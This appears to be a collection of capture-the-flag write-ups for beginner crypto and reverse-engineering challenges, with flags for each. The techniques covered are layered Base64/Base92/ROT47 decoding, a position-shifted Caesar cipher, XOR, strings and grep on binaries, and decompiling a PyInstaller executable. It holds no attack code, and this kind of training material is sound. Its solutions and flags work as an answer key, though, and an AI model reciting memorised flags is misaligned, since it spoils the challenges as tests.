Upon attempting to open the provided image file, I realised it was corrupted. Using the terminal, I ran the `cat` command on the file[cat cRYPTO.PNG], which revealed binary data. I decoded this binary text using https://www.rapidtables.com/convert/number/binary-to-ascii.html ,found the resulting file size had reduced. Repeating the binary-to-text conversion with the new binary data revealed a random-looking string. Recognizing this as Base64 encoding, I, dcode.fr, to decode it.

Finally, `CM{N0t_64_Alway5}`.



`CM{N0t_64_Alway5}`

Challenge Name: Dear Trithemius,

Category: Crypto
Points: 60

Challenge Description

The encryption method used in this cipher is a variation of the Caesar cipher, but with a twist. Each letter in the plaintext is shifted by a different amount depending on its position in the string. Non-alphabetic characters remain unchanged. To decrypt, reverse this shifting process.

Flag: Enclosed string with CM{....}

Files:

1. `Dear_Trithemius.txt` - Contains a message with the ciphertext.
2. `loveletter` - Contains the encryption function used to encode the message.

Solution Process:

Step 1: Analyse the Encryption Function

The `encrypt` function provided in the file `loveletter` performs a Caesar cipher with a varying shift based on the position of each letter. Here's a breakdown of the function:

1. **`to_my_honey(owo)`**: Converts a letter to its alphabetical index where 'A' is 0, 'B' is 1, and so on.
2. **`from_your_lover(uwu)`**: Converts an index back to a letter.
3. **Encryption Process**:
    - For each letter in the plaintext, convert it to its index.
    - Add the position index (0-based) of the letter in the plaintext to the converted value.
    - Convert the result back to a letter.


Step 2: Decrypt the Ciphertext

To reverse the encryption process, i need to perform the following steps:

1. **Convert each letter in the ciphertext** to its alphabetical index.
2. **Subtract the position index** from the converted value to reverse the shift.
3. **Convert the result back to a letter**.


Decryption Code

Here's the Python code used to decrypt the message:



Result

Running the script i got the flag



CM{LOVE_U_TRITHEMIUS}

Challenge Name: My Secret X 'V' My Secret Y

Category: Crypto
Points: 60


Challenge Description

A message from the cheeky code gremlins: Our secrets are hidden in plain sight, like a magician's trick. Your task? Play peekaboo with bytes to reveal what's concealed. Remember, it's not about where they're hiding but who's hiding!

`Hide: 6866507f43181e1874531b79741f59187448791f517256 & Seek: ????????????????`

Solution:

1. **Identify the Cipher:** Using dcode.fr, I identified that the ciphertext was encrypted with an XOR cipher.
2. **Decrypt Using dcode.fr:** I used the XOR cipher tool available at dcode.fr to decode the ciphertext.
3. **Analyse Results:** After decoding, I analysed the results provided by the tool. Among the possible outputs, I identified the flag



CM{Th353_x0R_4r3_cR4zY}

Category: REV

Challenge Name: Rev is easy!

Category: Rev
Points: 20

Challenge Description: Welcome to the “Rev is Easy!” challenge at CyberMaterial! Think you’re clever enough to outsmart our file? Prove that “Rev” isn’t just short for “Reverse Engineering,” but also for “Really Easy Victory!”


The task was to reverse engineer a file named `jajajajajajja` and extract the flag. The challenge name suggested that the process might be straightforward.

Solution:

File Analysis: I began by analysing the file using the `cat` command and piped the output through `strings` to extract any readable text from the binary.

Filtering for the Flag: To narrow down the search for the flag, I used `grep` to filter for any text that started with "CM," which is the typical flag format for this challenge.
The exact command used: `cat jajajajajajja | strings | grep "CM"`

The flag appeared in plain text after running the command.



`CM{ReV_i5_Easy}`


Challenge Name: Go Crazy!!

Category: Rev
Points: 30

Challenge Description: Go Crazy!! 30 In a small, dimly lit room, a determined hacker named killswxtch sits in front of an old, flickering computer screen. They find a book with a note that reads, "Check the sequence." Using this clue, killswxtch deciphers the password and enters it, unlocking a hidden door that reveals secret manuscripts.
I was provided with a file named `killswxtchhhhhhhhhhhhhhhhhhhhh`.

Solution:

I uploaded the provided file to Dogbolt, an online platform for analysing code and files. After uploading the file, I checked the decoded version of the content and reviewed the output.Upon examining the decoded output, I found the flag hidden within the file



CM{5O_MuCh_7un}

Challenge Name: Who's Really Dunked?

Category: Rev

Points: 40

Challenge Description:

Cosmicgurl::92 says, "R47RoO7::47 is drunk!" 🍻 R47RoO7::47 responds, "JavaScript::00 is drunk!" 🤪 And then, out of nowhere, JavaScript stumbles in and says, "Yep, I'm actually drunk!" 🍹 So, let's do a reverse cosmic dance to figure out who's really had one too many. Spoiler alert: it looks like JavaScript is the real party animal! 🚀🥳

The challenge provides a `party.txt` file containing seemingly random letters, symbols, and numbers.

Solution:

I inspected the contents of `party.txt` and noticed that the data looked encoded. I used dcode.fr to identify that the encoding was Base92.

After decoding the Base92-encoded content, I obtained more random symbols. It looked like there was another layer of encoding.


I used dcode.fr again and found it is ROT47 encoding and decoded it. This time, I obtained a JavaScript code.

- 

Understanding the Script: The decoded JavaScript script was designed to ask for three inputs and validate a flag using a SHA-256 hash check.

Running the Script: I ran the JavaScript code and entered the following values based on hints from the script:

- First value: `News`
- Second value: `Alerts`
- Third value: `Incident`



After entering the values, the script checked the flag and returned the correct result:

CM{News_Alerts_Incident}

Challenge Name: The Key to Nowhere


Category: Rev
Points: 60

Challenge Description:

You've got your hands on a mysterious file called wkwkwkkw, and the word on the street is that only those with a sharp mind and a good sense of humor can unlock its secrets. Legend says it holds the key to something... static, perhaps? Who knows?


Solution:

Analysing the File: I received a file named `wkwkwkkw`. To extract its contents, I used a tool from GitHub called pyinstxtractor.



Extracting Files: After running the pyinstxtractor tool, I found a file named `3.pyc`, which is a compiled Python file.

Decompiling the .pyc File: To decompile the `3.pyc` file, I used an online tool available at lddgo.net. The result was a Python script containing two functions:



- `get_hidden_key()`
- `get_hidden_flag()`

The script returned a sequence of ASCII codes that needed to be decoded.


I took the ASCII values from the `get_hidden_key()` and `get_hidden_flag()` functions and decoded them using the ASCII-to-text tool at duplichecker.com.

The key ASCII values were:

```
83, 84, 65, 84, 73, 67, 75, 69, 72
```

```
82, 51, 86, 95, 68, 52, 84, 52, 95, 72, 51, 114, 79
```

Decoded the second ASCII and got flag R3V_D4T4_H3rO



Knowing the flag format was `CM{}`, I combined the decoded result into the final flag:

`CM{R3V_D4T4_H3rO}`

Challenge Name: Awwwwwwwwwwwwww!!

Category: Rev
Points: 80

Description

So Much Awwww & Awaaaaaaaaaaa by Jelly Hoshiumi

Flag: Enclosed string with CM{....}

Solution

Analyse the Files:

- **Image File**: Conducted an image search and found a blog that had a relevant script.
- **Text File**: Awwwww.txt contains a string that used in the decryption process.

Use the Provided Script:


- The script provided is designed to determine the sequence of indexes after scrambling and recover the hidden string from a given input.

Modify the Script:

- Add the Awwwww.txt in the redacted = “” in the script

```
# Determine the sequence of indexes after scrambled

input = "1234567890_wrtyuioasdfghjlcbnm,."

output = "u_ioasd3fg6h9jwl52cb7nm,.t1480ry"

lis = []

# List of index after scrambled

seq = []

for i in input:

    lis += i

for i in output:

    for j in lis:

        if i == j:

            seq.append(lis.index(j))

print(f"seq = {seq}")

loli = "1o1i_awlaw_aowsay3wa0awa!iJlooHi"

redacted = "Awwwww.txt here"

o = 0
```

```
while o < len(loli) - 1:
    for i in seq:
        if i == o:
            redacted += loli[seq.index(i)]
            o += 1
print(f"Recovered string is {redacted}")
```

- Run the script to obtain the flag.
- 

Result:

- The script output was J3lly_0ooosHii11i_awawawawaawa!, which fits the flag format.

CM{J3lly_0ooosHii11i_awawawawaawa!}